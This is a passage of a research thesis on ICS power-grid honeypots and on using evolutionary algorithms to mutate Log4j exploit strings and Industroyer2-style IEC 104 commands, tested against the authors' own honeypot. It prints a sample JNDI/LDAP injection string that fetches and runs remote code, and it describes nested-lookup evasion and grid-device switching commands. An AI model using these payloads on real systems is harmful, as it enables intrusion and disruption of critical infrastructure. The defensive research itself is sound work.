Particularly relevant to this research is a recent remote attack on a commonly used Java logging system. This attack injected commands and could compromise systems. Rated a 10 out of 10 in severity by NIST’s National Vulnerability Database (NVD), the Apache Log4j (also called Log4Shell) vulnerability CVE-2021-44228 quickly gained attention (NVD, 2021). Ten days after its disclosure, the Log4j attack had been observed 350 million times and had 1.4 times the activity volume of the major Apache Struts exploit in its first year (FortiGuard Labs, 2022). A week following the disclosure of Log4j, the Cybersecurity and Infrastructure Security Agency (CISA) issued an Emergency Directive for Federal Agencies to triage their systems and report any affected systems (CISA, 2021a). As recent as June 2022, Log4j continues to be exploited to access VMware Horizon servers (CISA, 2022b). Despite the widespread proliferation of the Java-based logging tool, no major compromises were reported (FortiGuard Labs, 2022). Nonetheless, CISA still recommends that organizations continue testing and hardening their devices against this exploit (CISA, 2022a).

C. ICS POWER GRID HONEYPOTS

Honeypots are security tools that gather attack data by luring attackers (Joint Task Force Interagency Working Group, 2020). Honeypots have no purpose other than collecting attack data. Hence inbound traffic is either administration, scanning, or malicious activity (Ng et al., 2018). Good honeypots are deployed to get as much traffic as possible by varying deployment type and interactivity.

Honeypots are related to other decoy technologies such as honeynets, honeyfarms, shadow honeypots, and honeytokens (Campbell et al., 2015; Ng et al., 2018). Honeypots

can be low-interaction, medium-interaction, or high-interaction. High-interaction honeypots allow real access to most of a system, and ICS high-interaction honeypots typically include realistic sensors and processes. Deployment of high-interaction honeypots is complex. Conversely, low-interaction honeypots simulate only the first few steps of access to a system. So they are easier to implement, but do not fool attackers for long.

Three honeypots used for ICS security are Conpot, GridPot, and T-Pot (Hurd and McCarty, 2017). Conpot is a decoy ICS server that logs network traffic like HTTP and Modbus (Rist et al., n.d.). Users can extend Conpot's features with custom templates to allow Conpot to log additional protocols like IEC 104. Conpot is easily deployed with the Docker utility (Docker Inc, n.d.). Despite its low interactivity, Conpot's modularity and ease of use make it a useful base for honeypots like GridPot and T-Pot (Rist et al., n.d.).

Using geographically dispersed Amazon Web Servers as hosting platforms, and validating against the scanning tools Nmap and Shodan, researchers confirmed that Conpot could masquerade as a SCADA ICS (Jicha et al., 2016). They tested four SCADA honeypots: Siemens S7-200, Guardian AST, IPMI, and Kampstrup Smart Meter. On an Ubuntu OS, they found that Ubuntu runs by default many non-ICS services like Secure Shell and Simple Mail Transfer Protocol. They recommended manually closing all but the ICS ports to aid a honeypot's network camouflage.

GridPot built upon Conpot to mimic an ICS managing a power grid, a desirable target for attackers (Redwood, 2015). It used GridLab-D (Chassin et al., 2008) to simulate a power distribution system. GridPot also used two protocols supported by Conpot: an ICS protocol to change the state of an electric grid, and the HTTP protocol to display a webpage with the power readings of the simulated electric grid. The primary focus of this honeypot was capturing malicious behavior with the IEC 61850 protocol through multiple levels of emulation (Figure 5). To add realism, it used GridLab-D to simulate electrical signals from a power grid. Communicating with GridLab-D were simulated devices which control the sensors and actuators. As with most ICSs, these devices and their protocols are significantly outdated.




Figure 5. GridPot Simulated Electrical Grid HoneyPot. Source: Redwood (2015).

T-Pot is a suite of honeypots running on a device (Telekom Security, 2016). T-Pot uses Docker to deploy pre-bundled containers (lightweight virtual machines) as honeypots with little overhead. T-Pot also allows deployment of custom honeypots on cloud servers and supports the Suricata intrusion-detection system. The honeypot's log data and Suricata alerts are integrated and displayed with the open-source tools Elasticsearch, Logstash, and Kibana (also called the ELK stack). T-Pot also aggregates Internet-address reputation lists from 45 websites to help identify IP addresses of known attackers and mass scanners.

A project examined attackers using five low-interaction honeypots of T-Pot (Ur Rashid et al., 2019). The honeypots were Honeytrap, Conpot, RDPY, Herald, and Cowrie. In a Shodan scan, no OS service ports were seen open besides port 22. Despite the relatively short duration, the study gathered unique behaviors from attackers with little setup. T-Pot was also used in previous NPS work (Washofsky, 2021) on cloud platforms to host virtual machines with different regional IP addresses. No significant differences were found in attacker behavior based on the honeypot's regional IP address. This work did conclude that T-Pot helps the defender since it offers good logging and visualization capabilities.

D. AUTOMATICALLY GENERATING EXPLOITS

In software testing and machine learning, methods have evolved to generate new variants of attacks and exploits to test cybersecurity technology.

1. Automated Software Testing

From simple scripts to complex programs, automated testing reduces human dependency on finding vulnerabilities and allows for frequent error checking (Black et al., 2021). Fuzzing is a common automated testing technique which takes input and perturbs its features to expand the number of potential tests. One project analyzed the results of testing different open-source ICS software with fuzzed (custom-built) ICS traffic as input (Luo et al., 2020) and found it effective at identifying bugs.

For large software suites and applications, verifying correct behavior for every input set through automated testing is infeasible. Research suggests that exhaustive testing is unnecessary because only a few parameters typically contribute to faulty outcomes (Kuhn et al., 2009). Combinatorial testing focuses on testing small combinations of input groups; this reduces the testing space to a manageable size for software with many parameters. Such automated testing techniques help find crashes and bugs, but only indirectly suggests whether exploits can succeed.

2. Machine-Learning Methods

Compared to traditional software testing like fuzzing, unsupervised learning algorithms can generate more diverse tests. Two approaches in particular, generative adversarial networks (GANs) and evolutionary algorithms, can explore beyond the traditional testing options.

a. Generative Adversarial Networks

Generative adversarial networks have shown success in machine-learning tasks (Hong et al., 2020). A GAN has two neural networks that are modeled as a game between two competing players, a generator and a discriminator. While the generator creates plausible data, the discriminator tries to distinguish it from real data. For each iteration of

the game, the generator and discriminator try to improve themselves using feedback from each other. GANs have been used in testing autonomous-vehicle image recognition and anomaly detection in intrusion-detection systems (Lin et al., 2021; Zhang et al., 2018). GANs can be difficult to implement when there are not clear criteria for success.

b. Evolutionary Algorithms

Suggested by the Darwinian theory of evolution, evolutionary algorithms create solutions to optimization problems by mixing up elements of successful plans (Chiong et al., 2012). Such algorithms are modelled after the evolutionary cycle and use the features of discovered solutions to generate new solutions. Evolutionary algorithms can generate test cases. For our research, the problem was finding unknown vulnerabilities or behaviors and the solutions were the input packets that produced bugs or exploits in a honeypot.

Evolutionary algorithms start with a set of randomly generated items called a *population*. Further items are created from them and added to the population. Items are rated according to a *fitness function*, and an evolutionary algorithm tries to find items with high fitness ratings. New items are generated by operations called *mutation* and *crossover* (Lobo et al., 2007). Mutation changes random features of an item based on a *mutation rate* and *mutation magnitude* (Chiong et al., 2012; Moghadampour, 2011). Mutation rate determines how many features are changed whereas mutation magnitude controls the amount and direction of the variation. Crossover take two parent items and combines their features based on the *number-of-crossings* hyperparameter which determines how many features are combined. Hyperparameters specify values affecting the entire evolutionary algorithm.

Table 1 lists the frequently used hyperparameters of evolutionary algorithms (Lobo et al., 2007). The usual performance metrics are processor run time, similarity between solutions across generations, and number of solutions created (Sarker & Coello, 2002; Yen & He, 2014).

Table 1. Common Evolutionary Algorithm Hyperparameters

Hyperparameter
Stopping condition
Population size
Parent population size
Number of crossings
Mutation rate
Mutation magnitude

Example research used an evolutionary algorithm to generate adversarial SQL injection (SQLi) attacks for testing Web firewalls (Appelt et al., 2018). Since a firewall tries to stop malicious traffic at the application layer, it requires many separate tests. To create tests, a grammar was defined for SQLi attacks. The evolutionary algorithm implemented by the researchers decomposed previous attacks into features and created new attacks from an attack grammar (Figure 6).




Figure 6. “Boolean” SQL Injection Attack Features. Source: Appelt et al. (2018).

To store ranks of attacks, the researchers used a random-forest classifier (Géron, 2019) and estimated probabilities of whether an SQLi attack would bypass the firewall. This algorithm only used mutations to create new attacks, no crossings because they would create invalid parse trees for the SQLi grammar. The mutation operations were behavior-changing, syntax-repairing, and obfuscation. Behavior changing added “AND”s, “OR”s, semi-colons, or new SQL statements.

3. Other Test Generation Methods

Another study generated malicious Modbus packets based on Snort rules (Al-Dalky et al., 2014). It used the Python-library tool Scapy (Biondi, 2021). Their variants were considered successful when the generated packets triggered the same Snort rules from which they were derived, but this created many uninteresting packets similar to the initial population.

Another research project used a Markov model to generate ICS attacks (Choi et al., 2021). It assigned a probability for each event in the MITRE ATT&CK matrix based on real-world observations. The method used the probabilities to make random decisions based on the ATT&CK matrix to create a new attack. This approach had the advantage that attack components with higher probabilities occurred more often.

III. METHODOLOGY AND ATTACKS ON ICS HONEYPOTS

The common theme among the various test and attack generators is that to craft new variants, each generator requires a starting exploit template or model. Instead of arbitrarily choosing which attacks to generate, examining attacks observed “in-the-wild” allows researchers to test new variants of popular attacks. Our research builds upon the HTTP and IEC 104 honeypot frameworks of past research. For HTTP, we explored Log4j exploits due to their popularity and their well-defined syntax. For IEC 104 attacks, we investigated the Industroyer2 malware that targeted IEC 104 devices and attacked the Ukrainian power grid in April 2022. To generate variants of these attacks using an evolutionary algorithm, we defined the exploit schema, attack features, mutation operators, crossing operators, and success criteria based on attacker behavior observed in different datasets.

A. PREVIOUS NPS HONEYPOTS

Previous NPS honeypot research (Kendrick & Rucker, 2019) deployed the GridPot honeypot described in section II.C. To increase interaction and attract more distinctive attackers, GridPot was customized and improved in later work (Dougherty, 2020). While GridPot used the IEC 61850 protocol to communicate, it could accept IEC 104 traffic from Conpot’s server, a simpler protocol for attackers. Also, previous work added a SCADA interface (IndigoSCADA) that allowed remote users to communicate with GridPot (Encsada, 2022). This separate interface had a weak password and originally ran on a Windows 8 machine with the remote desktop protocol (RDP) enabled. With these improvements, the honeypot avoided detection from Shodan and collected a wide range of HTTP network traffic. However, its IEC 104 server experienced little traffic, and of the traffic that was observed, many packets were malformed (Dougherty, 2020).

Another NPS honeypot project sought to harden the Windows system which served as the user interface for GridPot and improve the honeypot’s logging (Meier, 2022). While it focused on the RDP remote-desktop protocol, experiments also captured Log4j attacks.

B. ATTACK GENERATOR

Figure 7 shows the process we followed in creating and testing exploits. The first step of the cycle creates an initial population of a size set by a hyperparameter called population size. The initial population for Log4j comprised exploits with one random mutation of observed real exploits. Initial mutations were necessary because the collected Log4j exploits had many duplicates and insufficient variety. For our fitness function we used the observed response by a GridPot honeypot based on (Dougherty, 2020) Phase I design to determine degree of success. We stored these success values in a random forest to predict if a new attack variant would succeed.




Figure 7. Evolutionary Approach to Generating Exploits

More specific success criteria were defined from the attacker’s objective. The objective of a Log4j exploit is to cause the Java application to contact a malicious server (CISA, 2022a; Muñoz & Mirosh, 2016). So if a generated exploit caused our honeypot to contact an external server, we said that the exploit succeeded. The objective of Industroyer2 was to disrupt power-grid operation (Kapellmann et al., 2022). So if a generated IEC 104 attack was accepted by a simulated ICS device, which in a real system could result in the disruption of the power grid, we said that the exploit succeeded.

The hyperparameters of population size and parent population size affect the attack exploration space so, for simplicity, we defined high, medium, and low values for testing. For the mutation rate, we tested a range of values between 0 and 1. For the mutation magnitude we also defined low, medium, and high values. Furthermore, we only considered mutations that increased magnitude. Our number of crossings was proportional

to the mutable characteristics of the attack. We tested all values from zero to the maximum number of mutable attack properties.

C. HTTP ATTACKS – LOG4J

When the Apache Log4j vulnerability was first announced on December 10, 2021, one of our honeypots experienced a large increase in HTTP requests with Log4j commands in their headers. Even as the vulnerability fixes evolved, we continued to see different variations of the exploit. Due to the significance of the vulnerability and the many ICS vendors reporting exposure (Kovacs, 2022), we decided to further study the related exploits.

1. Log4j Logging Features

A vulnerability of Log4j is that it can insert values of variables into log-destination strings, including with regular expressions as in programming languages. The syntax is “\${variable}” where the variable is replaced with its current value. To enrich log-destination details, Log4j can also insert system and environment variables (The Apache Software Foundation, 2022). Lookups are triggered with the syntax “prefix:attribute” or “prefix:attribute:-default.” As an example, the string “\${docker:containerId}” logs the Docker container’s identification. The symbol “:-” specifies a default value if the requested attribute cannot be mapped to the prefix. Lookups can be recursive which permits more complex variable representations and mappings.

2. Exploiting Log4j

Log4j exploits target The Java Naming and Directory Interface (JNDI), which is a interface for Java programs to retrieve objects from servers (Oracle, n.d.). The JNDI resolves objects using naming and directory services like the Lightweight Directory Access Protocol (LDAP), Remote Method Invocation (RMI), Domain Name Server (DNS), and the Common Object Request Broker Architecture (CORBA). It can also retrieve compiled Java files and execute them, an aspect that was previously documented as a vulnerability (Muñoz & Mirosh, 2016). Furthermore, Java applications with Log4j can use JNDI in the

form of a JNDI lookup. This allows attackers to put JNDI command injections into fields, like HTTP headers, that Java applications are likely to log.

Based on the Log4j exploit strings we collected on our honeypot, we decided to generate exploits which used LDAP servers as the attack vector as they were the resource most often exploited. The LDAP specification defines client-server interactions on X.500 data and services (Sermersheim, 2006). If an LDAP server lacks a requested object, it can refer the requestor to a different server address that might resolve the request. Thus the JNDI lookup can request compiled Java classes from other servers like HTTP servers (Muñoz & Mirosh, 2016), and these could be malicious. To compromise a machine, Log4j exploits require proper syntax, malicious servers, and a victim server that will log untrusted user input.

Log4j exploits have a specific syntax. An exploit string is surrounded by the property substitution symbols, "\${“ and “}.” Inside the curly brackets is the JNDI lookup in the form “\${jndi:service://server/Object},” where the “jndi” is the prefix, “service” is the name of the service, “server” is either the IP address or domain name of the server and a port number, and “Object” is the Java object of the exploit. For example, “\${jndi:ldap://192.168.1.1:1389/Exploit}” looks up the directory service LDAP for the object “Exploit” found at 192.168.1.1 with port number 1389.

The LDAP server can redirect the JNDI lookup to another attacker-controlled server. If it were an HTTP server, the JNDI server would then send an HTTP GET request for “Exploit.class,” receive it in the HTTP response, and immediately execute it. Figure 8 shows the basic sequence that the JNDI follows during a Log4j exploit.




Figure 8. Basic Log4j Exploit Control Flow

3. Adapting Log4j Exploits for Evolutionary Algorithms

To thwart intrusion-detection systems, attackers embed lookups within other lookups to create complex variations of Log4j exploits that avoid known signatures (National Cyber Security Centrum, 2021). This recursive nature makes it difficult to manually specify all possible exploits. One way to define success is the attack gaining a shell or being able to run shell commands on the victim machine. This would require controlling servers like the LDAP and HTTP servers in Figure 8. Instead, we followed a simpler approach that defined a successful Log4j exploit as a string that, when logged by a vulnerable system, caused that system to query a DNS server to resolve a domain name that we controlled. After the victim system resolves the domain name, it could continue communicating to the malicious LDAP and HTTP servers.

In our experiments, we used the template “`${jndi:service://server/}`” as the basis of our exploit. The Log4j samples we studied used different lookup names and variations of recursive lookups. Therefore, the features we could vary were the number of lookups per character and the number of unique lookup names. Other features like string length, the malicious directory, and the naming-service type were not useful to vary in the

evolutionary algorithm. We were limited in that we had to start and end with opening and closing curly brackets and include the JNDI lookup; changing any of these characters would break the exploit. However, if we appended certain lookup operators to characters in the Log4j exploit string, we could get a mutated string that would still get parsed correctly by Log4j.

D. IEC 104 ATTACKS – INDUSTROYER2

IEC 104 attacks are rarer than HTTP attacks. This could be due to rarity of IEC 104 hosts, the complexity of the protocol, or the cost associated with such attacks. We chose to create variants of an IEC attack that was used against Ukrainian infrastructure in 2022 (Tsaraias & Speziale, 2022).

1. Industroyer2 Background

Industroyer2 appears to be a variant of those used in the CrashOverride campaign in 2016 (Kapellmann et al., 2022). The original malware Industroyer targeted several ICS protocols including IEC 104. It was a Windows executable that established command-and-control connections, exploited vulnerabilities of the chosen ICS protocol, and finally erased the machine’s data (Cherepanov, 2017). The IEC 104 part of Industroyer tried to end IEC 104 processes and manipulated the states of the discovered devices.

Industroyer was ineffective due to improper implementation of its ICS protocols (Slowik, 2019) that caused communications to be rejected due to their failure to follow protocol standards. Industroyer2 appears to derive from the same codebase as Industroyer but used the IEC 104 protocol (Tsaraias & Speziale, 2022). Its most notable improvements were sending test data using U-format frames prior starting a data transfer and using a configuration file to customize the attacks for specific victims.

2. Synthetic Attacks Based on Industroyer2

We focused on one form of an Industroyer2 attack. After a controller was infected with Industroyer2, the malware would eventually try to change the states of the connected ICS devices. It first sent a U-format frame to test the connection with the victim ICS device. If the test frame was acknowledged by the victim, it sent a start frame to begin transmitting

data. To get the addresses of the target’s active devices, Industroyer2 sent a general interrogation command. Then it iterated through the available devices and used single and double commands to turn them off or on; it knew which command type to send from the device type. Initial analyses indicated that the devices targeted by Industroyer2 controlled ABB Distribution Recloser Relays, and that the attackers were trying to disrupt critical overcurrent protections (Kapellmann et al., 2022).

One project set up a sandbox with an IEC 104 server to test the malware and collect packet captures (Hjelmvik, 2022). We used its data to establish a baseline IEC 104 attack. The IEC 104 commands captured in (Hjelmvik, 2022) dataset were single and double commands. To generate further attacks, we used an evolutionary algorithm to create variations of these commands. Our template IEC 104 attack used the same frame fields as Industroyer2, except for the bits inside the commands, the Information Object address, and the ASDU container address. The Information Object and ASDU container addresses were constant and did not change like Industroyer2 did. However, we did mutate the bits of the command to create new variants. To test if those variants were successful, we sent the attacks to GridPot. IEC 104 attacks were labelled successful if Conpot’s IEC 104 server, running in GridPot, accepted the command. Failed attacks were the commands that caused Conpot’s IEC 104 server to prematurely end the connection.

E. ANALYZING DATASETS

We did three analyses on four datasets (Table 2) to understand the delivery method used by the Log4j and IEC 104 exploits observed by our honeypots. We examined the HTTP header fields (Washofsky, Meier, and our honeypot), Log4j lookup properties (Meier and our honeypot), and IEC 104 frame format fields (Washofsky, Hjelmvik, and our honeypot). We used the insight gained from these analyses to craft the artificial exploits.

Table 2. Datasets Used for Attack Analyses

Dataset	Collection Date	HTTP Requests without Log4j	HTTP Requests with Log4j	IEC 104 Frames
(Washofsky, 2021)	May 2021 – June 2021	5673		140
Our honeypot	November 2021 – January 2022	7861	102	112
(Meier, 2022)	March 2022 – April 2022	4679	16	
(Hjelmvik, 2022)	April 2022			28

The Log4j analysis studied which header fields the attackers used and the format of the Log4j exploit strings, whereas the IEC 104 analysis studied what attacks we received and how they differed from legitimate IEC 104 traffic.

IV. EXPERIMENTS

To test generated Log4j attacks, we needed to construct an ICS honeypot that was vulnerable to Log4j exploits and had a feedback mechanism that our attack generator could use to determine the success or failure of the attacks. To test the IEC 104 attacks, we used the logs already produced by the ICS honeypot to classify attacks as successful.

A. EXPERIMENT TESTBED

We used two Debian Linux virtual machines on a DigitalOcean cloud platform for the attacker and victim systems (Figure 9). The victim machine ran T-Pot with GridPot as one of its Docker containers. The attacker machine sent Log4j and IEC 104 attacks to the Conpot servers of GridPot. These attacks were generated and sent by a Python script on the attacker’s machine.

We configured the DigitalOcean firewalls for each system to meet our experiment’s requirements. For inbound and outbound traffic between the attacker and victim systems, we accepted the port numbers 80 (HTTP), 2404 (IEC 104), and 22 (SSH) through the firewall. SSH was permitted to allow the retrieval of log data. Outbound traffic from the victim machine on port number 53 was also allowed because we used DNS queries as the success indicator for Log4j exploits.

We made several adjustments to the victim system to log our Log4j exploits. GridPot and Conpot do not natively use Log4j. Since Conpot logs all HTTP requests, we built a custom Java application Conpot Log4j Handler, discussed in Section C.2, to read input from the Conpot log. This application did pattern matching to find and print user-agent key-value pairs. If the exploit text was well-formed, the Conpot Log4j Handler would perform an outbound JNDI lookup and DNS request as discussed in Section III.C.3.

The attack generator captured DNS queries by sending SSH commands over port 22 to run *Tcpdump* on the victim machine (Figure 9). *Tcpdump* listened on port number 53 and wrote to a DNS log. To correlate the Log4j exploits with DNS queries, the attack generator retrieved the DNS log using SSH over port number 22. General setup is in Appendix A.




Figure 9. Design for Log4j and IEC 104 Exploit Generation Experiments

For IEC 104, we developed a mechanism for checking the success of the generated attack. Ideally our attacks would go to the Conpot IEC 104 server in GridPot and GridPot would send them to GridLab-D using port number 6267. However, our GridPot implementation only allowed read-only requests. Instead, we checked for the IEC 104 commands that the attack generator sent in the Conpot log, which also logged all IEC 104 frames. Some commands that used non-implemented or undefined bits caused the Conpot IEC 104 server to end the connection without writing to the Conpot log. Hence, we could tell that a command succeeded if there was a log entry for that command. After sending all the attacks over port 2404 to the Conpot IEC 104 server, the attack generator used SSH over port number 22 to retrieve the Conpot log, and then correlated the log entries with the IEC 104 attacks.

B. ATTACK ANALYSIS

We analyzed the datasets described in Section III.E before implementing our evolutionary algorithm. We wanted our generated attacks to be consistent with observed

attack traffic. We used the Scapy Library to parse TCP sessions in each packet capture (Biondi, 2021). We also used WEKA’s machine learning application to implement K-Means clustering (Witten, 2017). Our analysis on these clusters is in Appendix B. For the clustering features we used the packet’s IP address and the HTTP headers. To identify traffic from non-malicious Internet scanners like Shodan, we used the Internet-scanner list in Maltrail, an intrusion-detection system (Stampar & Kasimov, 2022). We also ran our packets through Suricata to classify the severity and alert type of the HTTP request.

The HTTP features we extracted were the request method, the version number, and the number of headers in the URI. We also extract secondary metrics such as the length and number of special characters of an URI that could indicate a fuzzing attempt, and the file type that could indicate the attacker’s intention. We also defined features associated with Internet scanners such as resources that Shodan typically requests like “/,” “/index.html,” “robots.txt,” “/.well-known/security.txt,” “/sitemap.xml” and “favicon.ico.”

Our Log4j analysis focused on several features of each exploit like the HTTP header fields and Log4j attributes like lookups functions. We used Scapy to extract HTTP packets and find those which had Log4j strings in their header fields. We confirmed the number of Log4j exploits with Wireshark before header extraction and data processing.

For the IEC 104 datasets the high rate of malformed frames seen by the NPS honeypots made validation with Wireshark harder. For example, if a packet was sent to port number 2404 with a byte value of 0x68, the IEC 104 start byte, Wireshark interpreted it as a corrupt IEC 104 packet. However, this often was data for a different protocol. Nonetheless, we did extract some syntactically correct IEC 104 packets and examined their frame attributes.

C. LOG4J EXPLOIT GENERATION

1. Generating Log4j Exploits

The design of our Log4j exploits was based on the Log4j syntax and the components required for a Log4j exploit from Section III.C.3 (Figure 10). Here the “template Log4j exploit string” is a generic Log4j exploit like those described in Section III.C, whereas the “attack generator Log4j exploit schema” was an exploit with an instance

identifier in the command-and-control server position to allow the attack generator to correlate attack data. We used the “\${“ and “}” characters because they delimited a Log4j lookup. For the malicious server that JNDI contacted, we used “ldap:” because most exploits we saw used it as the attack vector. We used a Log4j attack-instance identifier in place of the command-and-control server address to force the JNDI to perform a DNS query. Note that the part of the URI indicating the location of the malicious binary is unused in DNS queries, so we omitted it.




Figure 10. Log4j Exploit Schema

